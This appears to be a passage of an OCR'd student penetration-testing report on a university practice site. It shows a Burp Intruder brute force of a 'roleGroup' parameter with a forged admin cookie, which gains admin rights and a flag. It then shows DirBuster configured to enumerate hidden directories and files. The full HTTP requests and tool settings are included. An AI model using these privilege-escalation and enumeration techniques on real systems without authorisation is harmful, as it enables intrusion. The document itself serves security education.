


Request to http://assignment-zeus.unimelb.life:80 [52.64.44.101]

```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer: http://assignment-zeus.unimelb.life/admin.php
Cookie: PHPSESSID=2m8o932p5hchsdbqgbanda349g; CSRF_token=cne9uM0ctvJHVC2KSESisD7YnhUQ6t8yH3ThS15hHnnDk3ZfRwLr5QCpvNToq6UQ; admin=true
Upgrade-Insecure-Requests: 1

json=%7B%22user%22%3A%22lihuwang%22%2C+%22roleGroup%22%3A+1%7D
```

Then I suspected that another parameter “roleGroup” also need to be adjusted. Since there are no clues to modify the value of “roleGroup”, I send the request to intruder and attacked by brute force.

Set the brute force position is “1”.




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full detail:

Attack type: Sniper

```
POST /assign.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer: http://assignment-zeus.unimelb.life/admin.php
Cookie: PHPSESSID=2m8o932p5hchsdbqgbanda349g; CSRF_token=cne9uM0ctvJHVC2KSESisD7YnhUQ6t8yH3ThS15hHnnDk3ZfRwLr5QCpvNToq6UQ; admin=true
Upgrade-Insecure-Requests: 1

json=%7B%22user%22%3A%22lihuwang%22%2C+%22roleGroup%22%3A+§1§%7D
```

Set the test values range are 0-50 integers. Start attack!



Payload Sets

You can define one or more payload sets. The number of payload sets c

Payload set: 1 Payload count: 51

Payload type: Numbers Request count: 51

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and

Number range

Type: [✓ Sequential] Random


From: 0

To: 50

Step: 1

How many:


Sequence the results by length and we can find that the when “roleGroup=9”, the length is different and has a successful “Promoted!” respond. Attack succeeds!



Request	Payload	Status	Error	Timeout	Length
10	9	200	☐	☐	285
0		200	☐	☐	290
1	0	200	☐	☐	290
2	1	200	☐	☐	290
3	2	200	☐	☐	290
4	3	200	☐	☐	290
5	4	200	☐	☐	290
6	5	200	☐	☐	290
7	6	200	☐	☐	290
8	7	200	☐	☐	290
9	8	200	☐	☐	290
11	10	200	☐	☐	290
12	11	200	☐	☐	290
13	12	200	☐	☐	290

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 16:15:45 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 9
Connection: close
Content-Type: text/html; charset=UTF-8

Promoted!
```

After back to the website, the flag showed on the Dashboard page.



You are an admin! FLAG{zero_to_her0}

Used Space 49/50 GB
Get More Space...
Revenue $1,337,133,745
Last 24 Hours
Fixed Issues 75
Tracked from Github

Flag is FLAG{zero_to_her0}

Back to main report


Section 2 - Sensitive files / directories left behind during testing / development

Exploiting process

From the specification, it gives me a straightforward instruction that it required an auto scanner tool Dirbuster to scan the website directories to discover some sensitive files. Then I downloaded the Dirbuster and set up as follows:

1. Target URL is http://assignment-zeus.unimelb.life/.
2. Set up the threads amount no more than 5.
3. Used the given default wordlist “directory-list-2-3-small” to retrieve the directories.
4. Set up the URL Fuzz in “/{dir}” format.

Start scan!


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://assignment-zeus.unimelb.life/

Work Method: ( ) Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 5 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] ( ) Pure Brute Force

File with list of dirs/files: C:\Users\WPJ\Desktop\dirbuster\directory-list-2.3-small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: ( ) Standard start point [✓ URL Fuzz]

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /


☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp

/{dir}

Please complete the test details

The results are as follow, we found that only the path”/test/sensitive” has a successful respond with code 200, and it might be a potential flag stored file.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://assignment-zeus.unimelb.life:80/

Scan Information | Results - List View: Dirs: 0 Files: 1 | Results - Tree View | Errors: 0

Directory Stucture	Response Code	Response Size
/	302	339
assets	301	578
test	301	574
sensitive	200	205
icons	403	463

However, when I entered in the url path http://assignment-zeus.unimelb.life/test/ and access the file sensitive, it only shows a number 250.



Index of /test

assignment-zeus.unimelb.life/test/

Index of /test


Name	Last modified	Size	Description
Parent Directory		-	
sensitive	2021-05-14 11:23	4	


Apache/2.4.41 (Ubuntu) Server at assignment-zeus.unimelb.life Port 80


assignment-zeus.unimelb.life/test/sensitive

```
250
```

Try to access other path like “/icon”,” assets”, they all empty or forbidden.


assignment-zeus.unimelb.life/assets/


403 Forbidden

assignment-zeus.unimelb.life/icons/


Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at assignment-zeus.unimelb.life Port 80

I supposed that the path test is correct, but some sensitive files are hidden under test directories. Besides, since the vulnerability might disclose the development details, I added “. git” into the wordlist since this word represents a git repository directory.

Then I configure the URL Fuzz path “/test/{dir}” to try to access subdirectories under test to retrieve more details. The configuration shown below:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://assignment-zeus.unimelb.life/

Work Method: ○ Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 5 Threads ☐ Go Faster

Select scanning type: [✓ List based brute force] ○ Pure Brute Force

File with list of dirs/files: C:\Users\WPJ\Desktop\dirbuster\directory-list-2.3-small.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8


Select starting options: ○ Standard start point [✓ URL Fuzz]

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /

☑ Brute Force Files ☐ Use Blank Extension File extension: php

URL to fuzz - /test.html?url={dir}.asp: /test/{dir}

